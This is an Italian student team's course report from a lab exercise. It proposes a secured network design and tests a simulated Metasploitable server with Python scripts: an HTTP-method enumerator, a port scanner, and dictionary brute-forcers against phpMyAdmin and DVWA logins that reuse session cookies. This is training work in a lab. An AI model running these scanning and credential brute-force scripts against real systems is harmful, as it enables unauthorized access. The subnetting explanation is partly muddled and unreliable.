EPICODE

Gruppo 4

Team leader - Manuel Di Gangi
Team:

- Davide Di Turo
- Francesco Perticaroli
- Jacopo Trovato
- Marco Fasani

Build week 1

12-16 febbraio 2024

Panoramica


La Build week 1 verte sulla valutazione della sicurezza di alcune infrastrutture critiche dei data center dell'azienda Theta. Il perimetro delle attività si concentra principalmente su:

- Un Web server che espone diversi servizi su internet (e quindi accessibili al pubblico)
- Un Application server che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta (quindi non accessibile da resti esterne, ovvero internet)

In base alle informazioni sopra, il capo della sicurezza informatica di Theta, chiamato anche CISO (Chief Information Security Officer), ci richiede:

1. Di proporre un design di rete per mettere in sicurezza le due componenti critiche, includendo nell'analisi i dispositivi di sicurezza che potrebbero servire per aumentare la protezione della rete.
2. Di effettuare dei test puntuali sulle due componenti critiche per valutarne lo stato di sicurezza. Nella fattispecie, il CISO ci richiede di effettuare le operazioni di seguito:
    - Enumerazione metodi HTTP:
    - Valutazione dei servizi attivi;
    - Report degli attacchi Brute Force sulla pagina phpMyAdmin;
    - Report degli attacchi Brute Force sulla piattaforma DVWA;
    - Conclusioni e valutazioni finali

1. Design di Rete



Per la creazione della rete dell'azienda Theta, il nostro team propone un modello di rete formato da due zone: la prima, che per comodità chiameremo DMZ, ospiterà i server web e mostrerà i servizi al pubblico e la seconda, che chiameremo INTRANET, sarà la rete interna dell'azienda, non raggiungibile dall'esterno, la quale ospiterà l'application server e le postazioni dei dipendenti.

Per ragioni di sicurezza all'interno delle infrastrutture si tende a separare le due sottoreti in modo tale che non possano comunicare tra di loro, visto il diverso grado di vulnerabilità. In questo caso il Router1 non mette in comunicazione le due reti, bensì si limita a smistare i dati da e verso il Firewall perimetrale il quale si affaccia sulla rete Internet. Per fare questo sarà

necessario impostare le tabelle di routing di conseguenza. Nel Firewall perimetrale, verranno impostate le "Policy Firewall" per il filtraggio dei pacchetti sia in entrata che in uscita, sulla base del grado di sicurezza che si vuole ottenere. Le “Policy Firewall” sono le regole a cui viene sottoposto il traffico in transito presso il firewall, generalmente vengono implementate mediante delle Access Control List (ACL), ovvero liste ordinate di condizioni su Indirizzi IP, protocolli o applicazioni ad esempio, a cui è associato un target (es. permit/deny).

Nella **DMZ** come ulteriore misura di sicurezza, ci forniamo di un IDS, un software che si occupa del monitoraggio del traffico di rete e controlla le minacce in circolazione segnalando le potenziali minacce. La rete sarà provvista di uno switch, un dispositivo che si occupa di “gestire” il traffico all’interno di una rete locale. Questo smista i dati sulla base degli indirizzi MAC, migliorando le prestazioni della rete inviando i dati solo agli host di destinazione desiderati. Al dispositivo verranno collegati il Web server ed un Reverse Proxy. Quest’ultimo è un server che funge come intermediario per i server ad esso collegati per essere contattati da ogni client, gestisce le richieste e le inoltra al server di destinazione. Possiamo affermare che ci offre un ulteriore controllo di sicurezza della connessione e gestisce il carico delle informazioni, inoltre può distribuire il carico tra più server di destinazione in modo tale da non avere un sovraccarico e migliorare la prestazione del sistema. Per l’instradamento dei pacchetti verso l’esterno questi saranno inviati all’interfaccia del router, la quale sarà impostata con un indirizzo di classe C (192.168.10.254) e la relativa subnet mask (255.255.255.0). I dispositivi della DMZ avranno accesso a internet, indirizzo IP di classe C con relativa subnet mask e gateway di rete (l’interfaccia di rete del router).

La rete **Intranet** verrà collegata ad un’altra interfaccia del router settata differentemente da quella spiegata in precedenza. In questo caso useremo un indirizzo IP di classe C(192.168.10.x) ed una subnet mask di classe A (255.0.0.0) diversa dalla DMZ, creando una distinzione tra le due zone. La rete sarà provvista di uno switch al quale verranno collegati i relativi host (pc) impostati per l’interfaccia di rete e i server interni. Come ulteriore misura di protezione dei dati verrà implementato un IPS anteposto ai due server (Application e NAS). Gli IPS sono dei sistemi di sicurezza che a differenza degli IDS dopo aver rilevato un intrusione si

attiva per risolverla in tempo reale, bloccando gli attacchi e/o scollegando i dispositivi dalla rete per mantenerli al sicuro. Per assicurare l'integrità dei dati archiviati sull'Application server verrà implementato un server NAS, questi forniscono servizi di archiviazione veloci, sicuri e affidabili il che li rende ottimi per effettuare dei backup di ripristino.

2. Enumerazione metodi HTTP

Come richiesto dal CISO di Theta ogni test alle infrastrutture dell'azienda verrà eseguito in ambiente virtuale e simulato attraverso "Metasploitable".

Il secondo punto comprende l'enumerazione dei metodi HTTP attivi sulla porta 80 del server Web e dell'Application Server. Tale analisi è importante per la sicurezza dei sistemi in quanto un numero elevato di servizi attivi aumenta la percentuale di rischio.

Abbiamo sviluppato un programma Python che interroga il server effettuando i vari tipi di richiesta: "GET", "HEAD", "DELETE", "POST", "OPTIONS", "PUT", "TRACE", "PATCH"

Queste informazioni possono essere utili per testare la sicurezza di un server web o per sviluppare applicazioni web.

Dopo aver preso in input i dati del server quali: indirizzo IP, porta ed eventuale path, il programma stabilisce la connessione con il server e mediante la funzione richiesta() richiede i servizi. Qualora la connessione non dovesse andare a buon fine il programma restituisce un messaggio di errore.

```
# Importo libreria http.client

import  http.client

# Inserimento IP target e Porta

host = "192.168.50.101" #input ("Inserisci host/IP del sistema target:")
```

```
port = input("Inserire la porta del sistema target (default:80): ")

path = "/" + (input("Inserire eventuale path: ")) + "/"

def richiesta(verbo):

    # Gestisce la connessione verso l'host passando come parametri indirizzo host e porta

    # Creo l'oggetto connection

    connection = http.client.HTTPConnection(host, port)

    # Effettua richiesta al server

    connection.request(verbo, path)

    # Viene utilizzato per ottenere l'oggetto di risposta dalla connessione http

    response = connection.getresponse()

    print(f"Il metodo è abilitato: {verbo} - stato:",response.status)

    # Chiude la connessione

    connection.close()


# Se la porta è vuota verrà utilizzata la porta di default -> 80

if(port == ""):

    port = 80

# Eseguiamo i vari tipi di richieste al server utilizzando i verbi:

# "get", "post", "delete", "head" e "options".

try:

    richiesta("GET")

    richiesta("HEAD")

    richiesta("DELETE")

    richiesta("POST")

    richiesta("OPTIONS")
```

```
    richiesta("PUT")

    richiesta("TRACE")

    richiesta("PATCH")




# Stampa a video messaggio di connessione fallita, qualora la connessione venga rifiutata
dal server

except ConnectionRefusedError:

    print("Connessione fallita")

# In questo caso il server può non essere in ascolto sulla porta specificata

# oppure potrebbero esserci problemi di connessione.

# L'utente viene avvisato del mancato collegamento.
```

- Esecuzione del programma

```
Inserisci host/IP del sistema target:192.168.50.101
Inserire la porta del sistema target (default:80): 80
Inserire eventuale path:
Il metodo è abilitato: GET - stato: 200
Il metodo è abilitato: HEAD - stato: 200
Il metodo è abilitato: DELETE - stato: 200
Il metodo è abilitato: POST - stato: 200
Il metodo è abilitato: OPTIONS - stato: 200
Il metodo è abilitato: PUT - stato: 200
Il metodo è abilitato: TRACE - stato: 200
Il metodo è abilitato: PATCH - stato: 200
```

3. Valutazione servizi attivi

Uno degli obiettivi della traccia prevede di creare un programma in grado di effettuare una scansione delle porte al fine di identificare i servizi attivi. Le porte aperte ricevono pacchetti e li trasmettono, mentre quelle chiuse non ricevono né trasmettono alcun dato. Lo scopo di questa operazione è quello di trovare eventuali porte aperte non autorizzate che potrebbero compromettere la sicurezza del nostro terminale.

Per il compimento di tale obiettivo abbiamo sviluppato uno script in linguaggio python. L'utente, nell' esecuzione del programma, sarà libero di selezionare un intervallo di valori che identificano il range delle porte associate ad un determinato indirizzo IP , inserito dall'utente stesso. Per agevolare lo scambio di pacchetti tra host sorgente e ricevente (server simulato) si importa la libreria "SOCKET". Il processo di scansione viene eseguito nella sua interezza su ogni porta nel range selezionato.

```
import socket  #importo libreria socket

open_ports = []

#costruiamo la nostra funzione

def scan_ports(target, start_port, end_port):

#ciclo per controllo ogni porta in range

    for port in range(start_port, end_port + 1):

#creazione oggetto socket per la connessione

        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
#restituisce un output in base alla porta e IP target
        result = sock.connect_ex((target, port))
        if result == 0:
            #print(f"Porta {port} - Aperta")
            open_ports.append(port)
        # Chiusura socket
        sock.close()
    return 0
#utente inserisce IP Target
target_host = input("Inserisci l'indirizzo IP del target: ")
#utente inserisce la prima porta
start_port = int(input("Inserisci la porta iniziale dello scan: "))
#utente inserisce l'ultima porta
end_port = int(input("Inserisci la porta finale dello scan: "))

scan_ports(target_host, start_port, end_port)
# in base al risultato della scansione mostra la lista porte aperte o nessuna lista
if not open_ports:
    print(f"Nessuna porta aperta trovata su {target_host}")
else:
    for port in open_ports:
        service = socket.getservbyport(port)
```

```
        service = service.upper()

        print('Porta', port, 'aperta - Servizio:', service)
```

- Esecuzione del programma

```
Inserisci l'indirizzo IP del target: 192.168.50.101
Inserisci la porta iniziale dello scan: 1
Inserisci la porta finale dello scan: 1000
Porta 21 aperta - Servizio: FTP
Porta 22 aperta - Servizio: SSH
Porta 23 aperta - Servizio: TELNET
Porta 25 aperta - Servizio: SMTP
Porta 53 aperta - Servizio: DOMAIN
Porta 80 aperta - Servizio: HTTP
Porta 111 aperta - Servizio: SUNRPC
Porta 139 aperta - Servizio: NETBIOS-SSN
Porta 445 aperta - Servizio: MICROSOFT-DS
Porta 512 aperta - Servizio: EXEC
Porta 513 aperta - Servizio: LOGIN
Porta 514 aperta - Servizio: SHELL
```


4. Attacco Brute Force phpMyAdmin

L'attacco Brute Force (Forza Bruta) consiste nell'individuare una password, provando tutte le possibili combinazioni di lettere, caratteri speciali e numeri. Questo tipo di attacco si basa su un dizionario di parole e password comuni, che viene utilizzato per tentare di scoprire le credenziali della vittima. Dopo aver esaurito tutti i termini presenti nel dizionario, si passa a tecniche più sofisticate, come il social engineering, finché non viene trovata una corrispondenza.


In questa fase andremo ad effettuare un attacco Brute Force alla pagina "phpMyAdmin" del , un sistema che consente di gestire un database MySQL attraverso un qualsiasi browser, mediante lo sviluppo di un programma python.

Inizialmente importiamo la libreria "requests", che permette di mandare richieste al client HTTP in maniera rapida ed efficiente. Apriamo i file contenenti le liste di username e password ed inseriamo l'URL della pagina principale di "phpMyAdmin". Utilizzando un ciclo 'for' il codice prova tutte le combinazioni possibili di username e password. Con il comando ".rstrip()" andiamo ad eliminare eventuali spazi all'interno delle stringhe sopraelencate affinchè il programma legga solo la sequenza desiderata senza il rischio che prenda caratteri non voluti.

Analizzando il codice sorgente della pagina "phpMyAdmin", si può notare come l'input per l'username sia definito tramite il nome = "pma_username" e la password come "pma_password", questi dati ci sono utili in fase di sviluppo per la creazione del payload che invieremo al server in fase di richiesta.



Per il medesimo motivo ci serve conoscere l' id = "input_go" ed il relativo valore "Go"




Nel momento in cui il programma trova la combinazione corretta si arresta e restituisce le credenziali corrette, come da immagine. Nel caso in cui le credenziali non fossero presenti nei dizionari forniti, il programma continuerà ad iterare fino alla terminazione dei dizionari non

ritornando la coppia corretta. In caso di mancata connessione verrà visualizzato il messaggio di errore “404”

Giunti alla conclusione dei test lo script python non ha riscontrato alcuna corrispondenza. Dal momento che lo stesso codice è stato utilizzato per forzare la home page della DVWA con successo, abbiamo pensato che le credenziali non fossero nei dizionari a nostra disposizione.


Così abbiamo avviato una ricerca operativa che ci ha portato a scoprire dove tali informazioni risiedessero sul server ed abbiamo trovato il file seguente, il quale mostra chiaramente le credenziali di accesso.




```
# Importo libreria requests

import requests

username_file = "usernames.lst"

password_file = "passwords.lst"

url = input ("Inserisci IP/url del sistema target:") #http://192.168.50.101/phpMyAdmin/

# Apro i file dizionari

username_file = open(username_file)

password_file = open(password_file)

usernames = username_file.readlines() #Creo liste con nomi

passwords = password_file.readlines() #Creo liste con password
```

```
username_file.close() #chiudo il file
password_file.close()
# Itero tutti gli username
for user in usernames:
    user = user.rstrip()
       # Per ogni user itero tutte le password
    for pwd in passwords:
        pwd = pwd.rstrip()
                # Preparo il payload
        data = {'pma_username': user, 'pma_password': pwd, 'input_go': 'Go'}
        response = requests.post(url, data=data)
        # Se il server trova la risorsa...
        if response.status_code == 200:
            # ...e non vi è messaggio di errore allora le credenziali sono corrette
            if not 'Access denied' in response.text:
                print (f"#################################\n\nPassword trovata {user} -
{pwd}")
                exit()
            else:
                print(f"Password {user} - {pwd} non valida")
        else:
            # Pagina non trovata
            print("errore 404")
```

- Esecuzione del programma




5. Attacco Brute Force DVWA

Il DWVA (Damn Vulnerable Web Application) è un'applicazione web PHP/MySQL, il cui obiettivo principale è quello di essere un aiuto per i professionisti della sicurezza, per testare le loro competenze e strumenti in un ambiente legale.


Abbiamo suddiviso questa fase di pentesting in due sotto fasi:

- Brute force della pagina di Login iniziale;
- Brute force della sezione Brute Force.

Come per lo script precedente il programma al momento di avvio viene richiesto all'utente di inserire l'url target, il livello di difficoltà, i file a cui attingere per gli username e le password. Siamo andati a modificare i relativi campi per la costruzione della richiesta.



Effettuato l'input dei dati da parte dell'utente, ha inizio l'esecuzione che permette di trovare le credenziali per accedere alla pagina home di DVWA. Una volta trovate, il codice effettua il login alla pagina.



Successivamente vengono registrati i cookie di sessione, che hanno il compito di rendere il protocollo HTTP con "STATO", ovvero ci permette di mantenere le informazioni sulla sessione attuale mentre si naviga. Nel caso del server DVWA i cookie scadono dopo 24 minuti, facendo sì che il sito effettui in automatico il log out. Utilizzando il comando:

"phpsessid = resonse.request.headers.get('Cookie').split('; ')[1].split('=')[1]"

i cookie di sessione vengono acquisiti dal codice permettendo al programma di operare l'attacco per i successivi 24 minuti.

```
13 Cookie: security=high; PHPSESSID=d3abbb13321928dd882e268843e70146
14 Connection: close
15
16 username=admin&password=password&Login=Login
```

Il server DVWA ha 3 livelli selezionabili di sicurezza e ogni livello ha un suo tempo di attesa per l'inserimento di username e password:

- Low è il livello più basso e mostra un codice, semplice e vulnerabile. Non ha tempo di attesa.

- Medium, il tempo di attesa è di 1 secondo e aumenta la pulizia/sanitizzazione degli input, che evita l'inserimento di script malevoli.
- High, il tempo di attesa tra un inserimento e l'altro aumenta da 1 a 3 secondi, mantiene la sanitizzazione dell'input.

In base al livello scelto in precedenza, il programma va a modificare il cookie che verrà inoltrato al server, permettendo così l'accesso e il successivo attacco al livello desiderato. Trovata la giusta combinazione di username e password il programma si interrompe e mostra a video la combinazione.

```
import requests

# URL di login

url_base = "http://192.168.50.101/dvwa/"

url=""

user_cor = "" #user corretto

pwd_cor = "" #password corretta

username_file = "usernames.lst"

password_file = "passwords.lst"

#_____________________ INPUT _____________________________#

print("#####################################################################")

appo = input("#\t\t\t\t\t\t\t\t#\n#\tInserisci dati richiesti o usa quelli di
default\t#\n#\tDigita url target: ...")

if (appo != ""):

    url = appo

else:

    url = url_base + "login.php"

    #print(url)
```

```
appo = input("#\tDigita path file nome utente:... ")

if (appo != ""):

    username_file = appo

appo = input("#\tDigita path file password:... ")

if (appo != ""):

    password_file = appo

lv_sicurezza=input("#\t\t\t\t\t\t\t\t\t#\n#\tDigita livello di sicurezza: low - medium -
high\t#\n#\tDefault low: ")

print("#\t\t\t\t\t\t\t\t\t#\n#########################################################################
#\n\n")

lv_sicurezza = lv_sicurezza.lower()

if (lv_sicurezza not in ("low", "medium", "high")):

    lv_sicurezza = "low"

#_____________________ FILE _____________________________#

username_file = open(username_file)

password_file = open(password_file)

usernames = username_file.readlines() #Creo liste con nomi

passwords = password_file.readlines() #Creo liste con password

username_file.close() #chiudo il file

password_file.close()



#----------------------- BRUTE FORCE PAGINA HOME---------------------#

print("\tInizio brute force della pagina home di DVWA\n\tAttendere prego...\n\n")
```

